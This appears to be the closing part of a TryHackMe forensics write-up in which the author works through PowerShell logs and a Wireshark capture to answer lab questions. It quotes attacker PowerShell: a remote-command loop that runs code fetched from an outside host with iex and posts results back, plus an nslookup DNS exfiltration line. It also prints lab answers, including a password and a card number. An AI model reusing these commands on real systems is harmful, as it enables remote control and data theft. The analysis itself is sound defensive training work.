  "ScriptBlockText": "$s='cdn.bpakcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$s/8cce49b0 -Headers @{\"X-38d2-8f49\"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$s/b86459bb -Headers @{\"X-38d2-8f49\"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/27fe2489 -Method POST -Headers @{\"X-38d2-8f49\"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
  "ScriptBlockText": "$split = $hex -split '(\\S{50})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination;} echo \"Done\";;pwd"
  "ScriptBlockText": ".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";pwd"
```

Answer: POST


What is the protocol used during the exfiltration activity?

Since we learned in the previous task that the attacker used nslookup for data exfiltration we know that DNS was the protocol used for exfiltration.


Answer: DNS

What is the password of the exfiltrated file?


From the previous task we know that the attacker used sq3.exe to access plum.sqlite. Using plum.sqlite the attacker was able to access a Microsoft Sticky Note titled NOTE. Filtering on WireShark for HTTP packets that contain sq3.exe I got the following:




Looking through the packets I found that the highlighted packet contained the command we found earlier that accesses NOTE.




From here I went to the next packet in the stream and found a large block of encoded data.



At first I tried decoding it using the “from Hex” option on CyberChef since we know the attacker used Hex for encoding in the previous task but that didn’t work. So I then used the “Magic” option on CyberChef to see if that helped any.




"Magic" recommends using "From_Decimal" so I did that and got our answer.




Answer: %p9^3!lL^Mz47E2GaT^y

What is the credit card number stored inside the exfiltrated file?


Back to WireShark for this one. The hint on TryHackMe says to “focus on the query type shown in the PowerShell logs.”



The query used is searching for A records so I created a display filter in WireShark also looking for A records.




From here I filtered down even further to only show the IP address, 167.71.211.113, found in the PowerShell logs.




Even with these filters WireShark is still showing 534 packets since in the command to exfiltrate the data the attacker is using the nslookup to split the data. The hint from earlier also said that we should use TShark for this question so I switched over. Initially I started with a simple filter for DNS with the display filter(-Y) set to “dns” and the fields(-e) set to “dns.qry.name” and using grep to only return packets that contain “.bpackaging.xyz.” This is basically the same filter I used in WireShark so again it will produce a lot of hits but I will filter further.

tshark -r capture.pcapng -Y 'dns' -T fields -e dns.qry.name |grep ".bpakcaging.xyz"




To trim down some more I’ll cut each line at “.” and select only the first field since that is the string of data we’re interested in. From here another inverse instance of grep will be used to remove “cdn” and “files” as seen in the first filtering attempt.

tshark -r capture.pcapng -Y 'dns' -T fields -e dns.qry.name |grep ".bpakcaging.xyz" | cut -f1 -d '.'\|grep -v -e "files" -e "cdn" | uniq



From here I'm going to remove empty spaces and newlines using "tr" and then using xxd to save it as a KeePass database file that we can open with the password found earlier.


tshark -r capture.pcapng -Y 'dns' -T fields -e dns.qry.name |grep ".bpakcaging.xyz" | cut -f1 -d '.'\|grep -v -e "files" -e "cdn" | uniq | xxd -p -r > protected_data.kdbx



After saving the file I opened it using the following command:

$ kpcli --kdb=protected_data.kdbx

Which left me with the output seen above and the answer was found near the bottom.



Answer:4024007128269551

Conclusion

Overall this was a relatively simple and enjoyable challenge room. I really enjoyed the email analysis sections and it was nice to use more wireshark but that last question really threw me for a loop. It took a lot of failed attempts and googling until I finally found a way to get the answer. At first I tried using CyberChef to decode the Hex and save the file but the VM didn't have access to the internet so I had to find a way to do it from the command line. I had no idea about xxd until I came across a walkthrough of this room on hackstreetboys.ph and would've been lost.